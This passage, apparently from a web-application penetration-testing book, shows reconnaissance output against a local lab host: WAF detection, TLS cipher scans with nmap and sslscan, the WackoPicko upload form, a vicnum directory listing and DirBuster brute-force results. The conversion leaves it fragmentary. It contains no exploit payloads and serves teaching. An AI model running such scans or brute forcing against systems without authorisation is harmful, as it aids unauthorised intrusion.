```
By Sandro Gauci && Wendel G. Henrique
```

```
Checking https://www.example.com
```

```
Generic Detection results:
```

```
The site https://www.example.com seems to be behind a WAF or some sort  
of security solution
```

```
Reason: The server header is different when an attack is detected.
```

```
The server header for a normal response is "Server", while the server  
header a response to an attack is "CloudFront.",
```

```
Number of requests: 12
```

```

root@kali:~# nmap -sT -p 443 --script ssl-enum-ciphers 192.168.56.11
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-18 09:10 CDT
setup_target: failed to determine route to 100 (0.0.0.100)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
ns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.11
Host is up (0.00025s latency).

PORT      STATE SERVICE
443/tcp   open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - D
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 1024) - D
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - D
|     compressors:
|       DEFLATE
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Ciphersuite uses MD5 for message integrity
|       Weak certificate signature: SHA1
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A

```

```

root@kali:~# sslscan 192.168.56.11
Version: 1.11.11-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 192.168.56.11

Testing SSL server 192.168.56.11 on port 443 using SNI name 192.168.56.11

TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported

TLS Compression:
Compression enabled (CRIME)

Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

Supported Server Cipher(s):
Preferred TLSv1.0 256 bits DHE-RSA-AES256-SHA DHE 1024 bits
Accepted TLSv1.0 256 bits AES256-SHA
Accepted TLSv1.0 128 bits DHE-RSA-AES128-SHA DHE 1024 bits
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 128 bits RC4-SHA
Accepted TLSv1.0 128 bits RC4-MD5
Accepted TLSv1.0 112 bits EDH-RSA-DES-CBC3-SHA DHE 1024 bits
Accepted TLSv1.0 112 bits DES-CBC3-SHA
Preferred SSLv3 256 bits DHE-RSA-AES256-SHA DHE 1024 bits
Accepted SSLv3 256 bits AES256-SHA
Accepted SSLv3 128 bits DHE-RSA-AES128-SHA DHE 1024 bits
Accepted SSLv3 128 bits AES128-SHA
Accepted SSLv3 128 bits RC4-SHA

```



---

```
rDNS (192.168.56.11):  --
Service detected:      HTTP
```

Testing protocols via sockets except SPDY+HTTP2

```
SSLv2      not offered (OK)
SSLv3      offered (NOT ok)
TLS 1      offered
TLS 1.1    not offered
TLS 1.2    not offered
SPDY/NPN   not offered
HTTP2/ALPN not offered
```

Testing ~standard cipher categories

```
NULL ciphers (no encryption)           not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL)           not offered (OK)
LOW: 64 Bit + DES encryption (w/o export) not offered (OK)
Weak 128 Bit ciphers (SEED, IDEA, RC[2,4]) offered (NOT ok)
Triple DES Ciphers (Medium)             offered
High encryption (AES+Camellia, no AEAD)  offered (OK)
Strong encryption (AEAD ciphers)         not offered
```

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null Authentication/Encryption, 3DES, RC4

```
PFS is offered (OK)           DHE-RSA-AES256-SHA DHE-RSA-AES128-SHA
```

Testing server preferences

```
Has server cipher order?      nope (NOT ok)
```

192.168.56.11/WackoPicko/

Or you can test to see if WackoPicko can handle a file:

Check this file:  No file selected.

With this name:

Inspector Console Debugger Style Edi... Performa... Memory Net



Search HTML


```
<p></p>
<p></p>
<h4></h4>
<br>
<script></script>
<form enctype="multipart/form-data" action="/WackoPicko/piccheck.php" method="POST">
  <input name="MAX FILE SIZE" value="30000" type="hidden">
  Check this file:
  <input name="userfile" type="file">
  <br>
  With this name:
```



Inspector Console Debugger Style Edi... Performa... Memory Net

Search HTML

```
<p></p>
<p></p>
<h4></h4>
<br>
<script></script>
<form enctype="multipart/form-data" action="/WackoPicko/piccheck.php" method="POST">
  <input name="MAX FILE SIZE" value="30000" type="hidden">
  Check this file:
  <input name="userfile" type="file">
  <br>
  With this name:
```








← ⓘ | 192.168.56.11/vicnum/cgi-bin/ 🔴 ↻

# Index of /vicnum/cgi-bin

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
🖱️ <a href="#">Parent Directory</a>		-	
📄 <a href="#">guessnum1.pl</a>	17-Jul-2012 23:24	2.2K	
📄 <a href="#">guessnum2.pl</a>	09-Jul-2012 15:25	4.4K	
📄 <a href="#">guessnum3.pl</a>	09-Jul-2012 10:32	630	
📄 <a href="#">jotto1.pl</a>	18-Jul-2012 14:23	1.5K	
📄 <a href="#">jotto2.pl</a>	17-Jul-2012 23:24	4.1K	
📄 <a href="#">jotto3.pl</a>	14-Sep-2011 11:09	491	


← ⓘ | 192.168.56.11/vicnum/jotto/jotto ↻

```
broke
final
image
magic
prove
proxy
token
worms
broke
lucky
```



---

# Chapter 3: Using Proxies, Crawlers, and Spiders





**OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing**

File Options About Help

http://192.168.56.11:80/

Scan Information \ Results - List View: Dirs: 0 Files: 464 \ Results - Tree View \ Errors: 7 \

Type	Found	Response	Size
Dir	/server-status/	403	594
Dir	/cgi-bin/	200	1442
Dir	/phpmyadmin/	200	8608
Dir	/	200	29001
File	/cgi-bin/courierwebadmin	200	5906
File	/phpmyadmin/Documentation.html	200	253394
Dir	/phpmyadmin/themes/	403	598
File	/cgi-bin/courierwebadmin.cgi	200	1512
Dir	/icons/	200	73405
Dir	/phpmyadmin/themes/original/	403	607
Dir	/phpmyadmin/themes/original/img/	403	611
File	/phpmyadmin/index.php	200	8608
Dir	/WebGoat/	401	1288
Dir	/ESAPI-java-SwingSet-Interactive/	200	170

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 14, (C) 0 requests/sec


Parse Queue Size: 0


Total Requests: 980/972



Current number of running threads: 20

Time To Finish: ~

Starting dir/file list based brute forcing







Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	Size Resp. Header	Size Resp. Body
5/9/18, 9:55:07 AM	5/9/18, 9:55:07 AM	GET	http://192.168.56.11:80/WackoPicko/.svn/	403	Forbidden	370 bytes	218 bytes
5/9/18, 9:55:07 AM	5/9/18, 9:55:07 AM	GET	http://192.168.56.11:80/WackoPicko/	200	OK	576 bytes	3,482 bytes
5/9/18, 9:55:07 AM	5/9/18, 9:55:07 AM	GET	http://192.168.56.11:80/WackoPicko/images/	200	OK	358 bytes	1,087 bytes
